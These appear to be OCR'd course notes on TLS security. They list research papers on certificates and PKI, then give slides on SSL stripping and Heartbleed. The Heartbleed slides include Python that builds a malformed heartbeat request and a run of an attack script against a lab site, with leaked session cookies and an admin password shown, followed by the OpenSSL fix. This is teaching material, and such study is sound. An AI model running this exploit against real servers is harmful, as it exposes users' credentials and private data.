证书透明化研究：Monitor的可靠性
[CCS] Certificate Transparency in the Wild: Exploring the Reliability of Monitors
Bingyu Li et al. (CAS et al.)
Let's Encrypt
[CCS] Let's Encrypt: An Automated Certificate Authority to Encrypt the Entire Web
Josh Aas et al. (Let's Encrypt et al.)
Domain Impersonation in TLS Certificates
[CCS] You Are Who You Appear to Be: A Longitudinal Study of Domain Impersonation in TLS Certificates
Richard Roberts et al. (University of Maryland et al.)
基于共享TLS证书的HTTPS上下文服务攻击（SCC Attack）
[CCS] Talking with Familiar Strangers: An Empirical Study on HTTPS Context Confusion Attacks
Mingming Zhang et al. (Tsinghua University et al.)
提出DECO解决隐私保护问题
[CCS] DECO: Liberating Web Data Using Decentralized Oracles for TLS
Fan Zhang et al. (Cornell Tech et al.)
TLS1.3
[NDSS] Post-Quantum Authentication in TLS 1.3: A Performance Study
Cas Cremers et al. (University of Oxford et al.)
PKI交叉签名的利与弊
[CCS] The Boon and Bane of Cross-Signing: Shedding Light on a Common Practice in Public Key Infrastructures
Jens Hiller et al. (RWTH Aachen Uni. et al.)
android系统TLS会话密钥安全
[Usenix Security] Towards HTTPS Everywhere on Android: We Are Not There Yet
Andrea Possemato et al. (IDEMIA et al.)
STARTTLS的安全分析
[Usenix Security] Why TLS is better without STARTTLS: A Security Analysis of STARTTLS in the Email Context
Damian Poddebniak et al. (Münster University et al.)
Hidden Root Certificate探测与安全性分析
[CCS] Rusted Anchors: A National Client-Side View of Hidden Root CAs in the Web PKI Ecosystem
Yiming Zhang et al. (Tsinghua University et al.)
利用证书撤销生实现应用层跨协议攻击
[Usenix Security] ALPACA: Application Layer Protocol Confusion - Analyzing and Mitigating Cracks in TLS Authentication
Marcus Brinkmann et al. (Ruhr Uni. Bochum et al.)
多点域认证提出实践框架
[Usenix Security] Experiences Deploying Multi-Vantage-Point Domain Validation at Let's Encrypt
Henry Birge-Lee et al. (Princeton University et al.)
提出了一种新的证书验收识别方法
[Usenix Security] What's in a Name: Exploring CA Certificate Control
Zane Ma et al. (University of Illinois et al.)
通过静态代码和半动分析评估Google NDC安全的手册隐形有效性
[Usenix Security] Why Eve and Mallory Still Love Android: Revisiting TLS (In)Security in Android Applications
Marten Oltrogge et al. (CISPA et al.)
TLS快速密钥交换后量子算法
[Usenix Security] OpenSSLNTRU: Faster post-quantum TLS key exchange
Daniel J. Bernstein et al. (University of Illinois at Chicag et al.)
Fuzzing
[Usenix Security] TLS-Anvil: Adapting Combinatorial Testing for TLS Libraries
Marcel Maehren et al. (Ruhr University Bochum et al.)

SSL stripping (2009)



SSL stripping HTTP + HTTPS

The idea: the attacker forces the browser to fall back to an HTTP session, and hope the user won't notice the missing s




When can the attacker do this? If the user

a) types in rabobank.nl, without https in front of it

b) begins a HTTPS session by clicking on a link in a webpage that was retrieved with HTTP

MitM attack on starting of HTTPS session (a)




The Heartbleed Bug and Attack

Background: the Heartbeat Protocol

- TLS/SSL protocols provide a secure channel between two communicating applications
- TLS/SSL is widely used
- Heartbeat extension: implement keep-alive feature of TLS.
- Heartbleed bug is an implementation flaw in TLS/SSL heartbeat extension.


How Response Packet is Constructed



Problem: how much is copied depends on the value contained in the payload length field.

What if this value is larger than the actual payload size?

Launch the Attack



Attack results:
Some data from the server's memory also got copied into the response packet, which will be sent out

Launch the Heartbleed Attack

- 0x0016 (22) is placed in the length field. Which exactly matches with the actual length of the payload.
- We play with this length field to perform our attack in the next slide

```
def build_heartbeat(tls_ver):

heartbeat = [
    # TLS record header
    0x18,           # Content Type (0x18 means Heartbeat)
    0x03, tls_ver,  # TLS version
    0x00, 0x29,     # Length

    # Heartbeat packet header
    0x01,           # Hearbet packet Type (0x01 means Request)
    0x00, 0x16,     # Declared payload length
    #---------------------------------------------------
    0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
    0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
    0x41, 0x41, 0x41, 0x41, 0x41, 0x42,
    # Payload content ends 22 bytes
    #---------------------------------------------------
```

Launch the Heartbleed Attack

```
$ attack.py www.heartbleedlabelgg.com -l 0x4000
......
.........3.2.....E.D...../...A.............................I...
..........
.....................................#.......uage: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=maf4htphkaa5fbqqcu0rlais87
Connection: keep-alive

G.J...-......+....C...........cation/x-www-form-urlencoded
Content-Length: 100

__elgg_token=86547d4c46bcaa1278de59902b8e24ad&__elgg_ts=1491958356
&username=admin&password=seedadmin...%@.....e.T.....M#
```

We got some secret from the server

Fixing the Heartbleed Bug

- Simply update your system's OpenSSL library. The following two commands can be

```
% sudo apt-get update
% sudo apt-get upgrade
```

- OpenSSL

```
hbtype = *p++;
n2s(p, payload);
if (1 + 2 + payload + 16 > s->s3->rrec.length)
    return 0; /* silently discard per RFC 6520 sec. 4 */
pl = p;
```